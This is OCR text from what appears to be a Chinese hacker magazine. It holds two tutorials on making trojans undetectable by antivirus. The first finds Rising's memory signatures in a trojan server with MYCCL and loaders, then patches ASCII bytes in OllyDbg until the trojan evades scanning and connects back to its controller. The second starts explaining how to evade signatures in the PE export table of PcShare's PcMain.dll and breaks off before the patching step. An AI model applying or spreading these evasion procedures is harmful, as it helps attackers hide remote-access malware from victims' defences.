


图6 内存辅助定位器生成对应文件




图8 生成的服务端文件名称

分别是从0001……0002……0003……这些开头的文件名，现在应该明确我们修改LOADER的目的了，用0000这个LOADER添加全部文件，把0000……这个目标文件载入到内存，用0001这个LOADER把0001……这个目标文件载入到内存，以此类推，这样瑞星扫描的时候，我们就知道哪个LOADER被杀掉了，对应就该删除哪个文件，当然，这个是要手工操作删除的，如图9。



图7 MYCLL打开服务端

看到图9这种一一对应的关系了吧，是每个LOADER只载入与之对应的一个文件到内存。好了，我们把十个都分别载入之后用瑞星扫描内存。我们发现瑞星把0007，0008，0009，这三个LOADER的进程给结束掉了，之后我们对应手工删除MYCLL生成的文件，即图10中选中的文件。




图10 对应手工删除MYCLL生成的文件

也就删除分别以0007，0008，0009开头的三个文件，之后关闭所有的LOADER进程，用MYCLL二次处理。

这里有一个省时间的小技巧，一般预计只有一处内存特征的，也就是二次处理生成的文件不必用十个LOADER分别载入了，只用一个LOADER将其全部载入内存即可，因为只判断一下是否还有特征码。如果查出来再分别载入处理，没被杀的话，就直接继续缩小定位范围了。按照此方法，继续定位就可以了，如图11。




图9 手工操作删除

我们缩小了特征码所在的范围，找到了一个更小的区间，继续复合定位此区间就可以了。继续分块成10个，按照前面的方式循环操作，进一步缩小特征的范围。这一次删除掉了0006，0007，0008，0009开头的这四个文件，继续定位。第三次定位删除0008，0009开头的两个文件。其实也可以看瑞星查杀的详细信息来判断删除哪个文件，前面对LOADER的修改的目的最主要是对应载入，防止判断错误，如图12。




图11 继续定位




图12 防止判断错误

接下来你也许会遇到这样的问题，本次定位也遇到了这个问题。第四次生成的时候，发现把十个生成的全部杀掉了，似乎定位无法进行了。其实好办，调整下MYCLL的设置就可以了，如图13。



图13 调整下MYCLL设置

把填充那里的“00”改成“90”，“正向”那里用鼠标点击一下改成“反向”就可以了。继续定位，再点生成。继续按照前面的方式分别载入后再瑞星扫描，发现这次只杀掉一个，如图14。




图14 瑞星扫描

删除掉后，继续二次处理。

接下来是最后一次定位了，文件生成6个，这里继续保持90填充和反向定位设置。最后删除的是0005开头的文件，定位结果如下：

```
>>复合特征码定位结果<<
文件名：C:\Documents and Settings\dd\桌面\wwd.exe
--------------------------------------------------
特征码 物理地址/物理长度
如下：
[特征] 0001725D_00000002

特征码分布示意图：
[--------------------------------------------]
[--------------------------------------------]
[--------------------------------------------]
[--------------------------------M-----------]
[--------------------------------------------]
```

转换成内存地址为：00417E5D，用OD来修改，跳到0041E5D这个地址，我们在其附近选中一块区域进行二进制编辑，如图15。

我们看到了，是一串ASCII码，直接使用大小写替换就可以了。把小写的“nt”换成大写。最后OD载入修改好的，瑞星扫




图15 二进制编辑




图16 过瑞星内存免杀

描一下，内存免杀成功，如图16。

最后运行一下，成功上线。再次扫描系统依然没有检测出木马，定位是很成功的，上线成功如图17所示。




图17 免杀后成功上线

总结：

这里我们总结出瑞星一贯取内存特征码的风格，它喜欢在写注册表的位置的ASCII码上取特征码。其实我们还总结出一点，也就是用LOADER全部载入MYCLL生成的文件，会直接杀掉第一个扫出的病毒，顺便把LOADER的进程也结束了，其实，判断出的这一个和后面的都删除，之后二次处理也是可以的，接着，直接再二次处理，省去加载那一步也能够定位出特征码的，当然这种情况只适合只有一处特征的情况。所以定位特征码，如果有经验，可以省很多时间的。这个服务端是120KB，我定位花了20分钟左右，而且是在虚拟机中定位的。所以，对于效果来说，还是很可取的。对于有经验的人来说，修改木马瑞星的内存特征的时候直接查找ASCII码替换大小写就可以。当然，事情也不是全部如此，多掌握几种方法综合运用起来就更好。这次定位就全部完毕了，相关工具会打包提供给大家的。大家对于特征码定位如果有更好的方式或者对本文有什么建议都可以到论坛和我交流，也希望大家能多提建议。

【本文介绍的相关程序和工具已收录在本期光盘中】

编辑点评：

其实过瑞星还是比较容易的，稍微做点小技巧就可以了，作者带来的这篇文章，相信能解决很多朋友认为定位难的问题，文章思路清晰流畅，而且关键还是适合广大菜菜。

对PE文件输出表进行免杀

蜀国布衣

从本文你可以学习到：

PE文件输出表免杀

现在很多杀毒软件都从PE文件头中提取特征码，这样就给特征码的修改带来了很大的不便。如果这些特征码是提取于PE文件头的输出表里面的话，那么修改起来更是非常的繁琐。今天就通过对PE文件头的输出表进行讲解，让大家知道如何对输出表中的特征码进行修改。

一、相关知识普及

PE文件中出现RVA的概念是因为PE的内存映像和文件映像是不同的，同一数据相对于文件头的偏移量在内存中和磁盘文件中可能是不同的，为了提高效率，PE文件头中使用的都是内存映像中的偏移量，也就是RVA。RVA是相对虚拟地址（Relative Virtual Address）的缩写，顾名思义它是一个“相对”地址，也说是人们常说的“偏移量”。PE文件的各种数据结构中涉及到的地址的字段大部分都是以RVA表示的。准确地说，RVA就是当PE文件被装载到内存中后，某个数据的位置相对于文件头的偏移量。

一般情况下，在PE文件里某一项给出的都是RVA，因此并不能直接和磁盘文件的物理地址相对应。在以内存映象为基础的方法中只需要取得RVA，在和ImageBase作简单的运算以后，就可以定位到某一项数据在内存中的保存地址。例如Windows装载器将一个PE文件装入00400000处的内存中，而某个节中的某个数据被装入0040xxxx处，那么这个数据的RVA就是xxxx（0040xxxx-00400000）。反过来说，将RVA的值加上文件被装载的基地址，就可以找到数据在内存中的实际地址。

二、实际修改操作

1.分析特征码

由于输出表一般存在于DLL文件中，而很少出现在EXE文件中（当然也有），因此今天的演示就通过PcShare中的PcMain.Dll来完成。首先还是老规矩利用MyCCL来定位特征码，运行MYCCL后点“文件”选择文件，同时将“带后缀”选项选中。接着在“分块个数”选项中设置10，设置完成后点击“生成”按钮，如图1。



图1 myccl分析特征码

现在利用金山毒霸对分块目录进行查杀，当金山毒霸检测到被杀的文件后，将被杀的文件全部删除掉。

然后返回到MyCCL界面，点击“二次处理”按钮后，再用金山毒霸对分块进行查杀。查杀完成后，再次点击“二次处理”按钮，并且重复上面的处理步骤，直到MyCCL提示无特征码为止。下面点击界面中的“特征区间”按钮，在界面选中刚刚找到的那段特征码，点击右键选择“复合定位此处特征”命令。再进行“分块个数”选项的设置，然后再进行分析最终得到四组特征码，分别是0000DC28_00000002、0000DC30_00000002、0000DC4C_00000002和0000DC70_00000004，如图2。




图2 特征码分布示意图

2.分析特征码

我们要确定输出表的起始位置，这样才能知道特征码是否在输出表中。由于手工操作相对麻烦，因此这里我们通过PEiD来辅助完成。利用PEiD载入PcMain.Dll文件，点击“子系统”后面的三角按钮，在弹出的“PE细节”窗口可以了解到文件的基本信息，其中镜像基址、代码基址都是后面需要用到的，如图3。





图3 “PE细节”窗口


点击窗口中的输出表后点击“..”按钮，这样就可以确定文件输出表的位置，如图4。

由于通过PEiD无法进行搜索，因此只能进行地址手工查找。首先拖动侧边栏，找到地址“0000DC30”这一行，然后从左到右第一个字节，就是特征码所在的位置。通过对这三组特征码位置的查看，发现它们都集中于输出表里面，并且分别位于函数地址、DLL文件名和函数名称。


图4　确定文件输出表的位置

3.修改特征码

